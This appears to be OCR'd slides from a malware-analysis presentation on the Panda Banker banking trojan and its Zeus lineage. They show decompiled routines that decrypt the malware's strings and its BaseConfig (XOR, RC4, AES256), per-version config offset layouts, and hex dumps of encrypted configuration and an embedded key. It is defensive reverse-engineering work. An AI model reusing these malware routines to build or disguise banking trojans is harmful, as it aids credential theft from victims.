
```
int __fastcall CryptedStrings::_getA(unsigned __int16 a_index, int str)
{
  int index; // esi
  int i; // ebx
  int v5; // edx
  char v6; // cl
  int result; // eax

  index = a_index;
  i = 0;
  if ( g_enc_str_len[4 * a_index] > 0u )
  {
    do
    {
      v5 = i;
      v6 = i ^ *(*(&g_enc_str + 2 * index) + i) ^ ~g_xor_key[8 * index];
      ++i;
      *(v5 + str) = v6;
    }
    while ( i < g_enc_str_len[4 * index] );
  }
  result = g_enc_str_len[4 * index];
  *(result + str) = 0;
  return result;
}
```

Encrypted Strings (2.6.0 – present)

```
Core::getPeSettings(NameBuffer);
decrypt_str(&g_enc_str_id, 2u, 0x32C83A5, 0);// id
json_init_entry_s28_string_4_wide(&v26);
Core::getCurrentBotnetName();
decrypt_str(g_enc_str_botnet, 6u, 0x38CEBB3C, 0);// botnet
json_init_entry_s28_string_4_wide(&v24);
version_str = decrypt_str(&g_enc_str_version_fmt, 8u, 0x851DAA98, 1);// %u.%u.%u
```

Encrypted Strings (2.6.10)



BaseConfig (generic Zeus)

```
int __usercall Core::getBaseConfig@<eax>(int a1@<eax>)
{
  int result; // eax
  int v2; // edx
  int v3; // esi
  int xor_key; // ecx

  Mem::_copy(a1, g_enc_base_config, 812u);
  v3 = v2;
  xor_key = dword_423E70 + dword_4239C4 - result;
  do
  {
    *result ^= *(xor_key + result);
    ++result;
    --v3;
  }
  while ( v3 );
  return result;
}
```

BaseConfig (ZeusVM variants)

```
int __stdcall decrypt_s240(int *s240)
{
  void *vm_code; // ebx
  s888 enc_base_config; // [esp+10h] [ebp-4D4h]
  char rc4_key; // [esp+388h] [ebp-15Ch]
  s8 s_vm; // [esp+490h] [ebp-54h]
  int v6; // [esp+498h] [ebp-4Ch]

  vm_code = strdup_like(g_vm_code, 0x1000u);
  if ( vm_code )
  {
    v6 = 0;
    qmemcpy(&enc_base_config, g_enc_base_config, sizeof(enc_base_config));
    *&s_vm.p_enc_base_config = &enc_base_config;
    *&s_vm.vm_code = vm_code;
    off_281B238 = &enc_base_config;
    while ( (g_vm_functions[**&s_vm.vm_code])(&s_vm) )// "vm handler"
      ;
    w_HeapFree(vm_code);
  }
  qmemcpy(&rc4_key, &enc_base_config.rc4_key, 258u);
  qmemcpy(s240, g_enc_s240, 240u);
  return rc4(&rc4_key, s240, 240u);
}
```


BaseConfig (Panda Banker)

```
char __usercall get_base_config_rc4_key@<al>(void *a1@<ecx>, void *a2@<eax>
{
  s12 *out_s12; // eax
  s12 *v4; // edx
  char result; // al
  s875 base_config; // [esp+8h] [ebp-378h]
  s12 in_s12; // [esp+374h] [ebp-Ch]

  in_s12.op = 1;                                        // decrypt
  *&in_s12.buf = &g_enc_base_config;
  *&in_s12.buf_len = 960;
  out_s12 = crypto_ops(&in_s12, 1, a2, 0);
  if ( is_valid_s12(out_s12) )
  {
    qmemcpy(&base_config, *&v4->buf, sizeof(base_config));
    free_s12(v4);
  }
  Crypt::_rc4init(&base_config.rc4_key, *&base_config.rc4_key_len, a1);
  result = 0;
  memset(&base_config, 0, sizeof(base_config));
  return result;
}
```

Decrypting the BaseConfig (2.1.0 – 2.2.9)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: AES256 key (32 bytes)
- Offset 0x40: AES256 IV (16 bytes)
- Offset 0x50: AES256 CBC encrypted data



Decrypting the BaseConfig (2.3.1 – present)

- Offset 0x0: SHA256 digest (32 bytes)
- Offset 0x20: key offset (1 byte)
  - Varies
  - 0x20 + key offset
- Offset 0xd6: AES256 key (32 bytes)
- Offset 0x140: AES256 IV (16 bytes)
- Offset 0x150: AES256 CBC encrypted data

Decrypting the BaseConfig (2.3.1 – present)


```
00000000  cc 7e 03 e9 c7 50 4d 60  9f a7 f3 ff 16 40 13 ea  |.~...PM`.....@..|
00000010  79 ea 91 9c e1 be b7 a9  13 aa 94 48 ff 79 ad 20  |y..........H.y. |
00000020  b6 ad 2f 46 be 11 c3 53  82 3a 9b b8 60 04 85 7b  |../F...S.:..`..{|
00000030  f3 e8 4d c3 eb c4 e9 ea  cd c9 d1 e4 10 82 0a 77  |..M............w|
00000040  fb 94 25 da 40 ed 50 ca  28 1d 99 68 e0 43 95 2b  |..%.@.P.(..h.C.+|
00000050  65 82 ad 96 e5 8f 3f 3e  7d f5 90 90 7f 2d d6 3c  |e.....?>}....-.<|
00000060  35 e0 01 98 27 6f d3 5b  44 4d f1 ae 05 fc a0 91  |5...'o.[DM......|
00000070  c4 fd 9b f1 0d 68 4d 64  70 cd 36 63 9c dc 73 bd  |.....hMdp.6c..s.|
00000080  56 1b 56 56 98 ac 25 4e  57 5c a3 32 00 11 fa b2  |V.VV..%NW\.2....|
00000090  95 98 96 1a 0f ed cb a7  c7 d0 73 61 c8 dc 38 4a  |..........sa..8J|
000000a0  d7 52 cf 3c 51 f7 59 7e  f7 cf b2 58 93 13 a8 82  |.R.<Q.Y~...X....|
000000b0  62 0a 41 9f 96 99 b3 6e  ca 42 50 8c 36 fc 3c 3f  |b.A....n.BP.6.<?|
000000c0  97 41 ab b4 3c 19 bf 12  29 f3 48 84 d8 ee bd 00  |.A..<...).H.....|
000000d0  f1 5a 8b 2b f8 51 a2 2d  e6 b2 01 cd a5 87 2e dd  |.Z.+.Q.-........|
000000e0  37 80 24 9d 02 39 57 25  36 6a bf 8a c8 a2 5f 92  |7.$..9W%6j...._.|
000000f0  38 dc e9 d1 df 8f 85 95  31 b8 2d 4f 87 5b 86 65  |8.......1.-O.[.e|
00000100  e9 69 b0 83 f8 3b 6c 31  54 7e ad fc 71 85 1d 60  |.i...;l1T~..q..`|
00000110  f8 f3 ab d0 c8 9c 75 0d  e4 e3 ea 9e 5b d9 24 58  |......u.....[.$X|
00000120  18 29 32 8a 55 f1 a8 6d  5f 82 c0 da 8e bd cd 50  |.)2.U..m_......P|
00000130  72 7a dc dd e0 ff 1d 59  4d 75 48 50 27 ab 64 78  |rz.....YMuHP'.dx|
00000140  e6 00 9c be af 87 44 ab  2e ab c5 d9 72 5c e3 7e  |......D.....r\.~|
00000150  5f 4a 98 12 7d 25 3d 23  46 bf 53 9c d4 8e 85 35  |_J..}%=#F.S....5|
...
00000550  8c 6e 93 2f 55 53 7a fe  0d a5 a4 4b cd b0 3d d8  |.n./USz....K..=.|
00000560
```

BaseConfig Botnet

```
00000000  54 4a b1 e8 d9 40 f1 a6  5f 55 05 00 00 00 1e 4f  |TJ...@.._U.....O|
...
00000250  6b 6e 00 65 00 77 00 74  00 65 00 73 00 74 00 00  |kn.e.w.t.e.s.t..|
...
00000360  65 2a c2 8d 5a 58 8d 37  62 2d d9 00 00 00 00 00  |e*..ZX.7b-......|
00000370
```

Static Botnets


Static Botnets



BaseConfig Key

```
...
00000260  49 9b 21 97 a1 04 81 01  02 48 2c 17 b9 72 24 37  |I.!......H,..r$7|
00000270  a5 67 11 e9 a9 ed 30 82  01 21 30 0d 06 09 2a 86  |.g....0..!0...*.|
00000280  48 86 f7 0d 01 01 01 05  00 03 82 01 0e 00 30 82  |H.............0.|
00000290  01 09 02 82 01 00 64 f9  c3 16 cf 09 1c ed 35 af  |......d.......5.|
000002a0  ae 8f 16 d0 18 e5 f1 c6  67 15 1e 7b d0 47 a7 70  |........g..{.G.p|
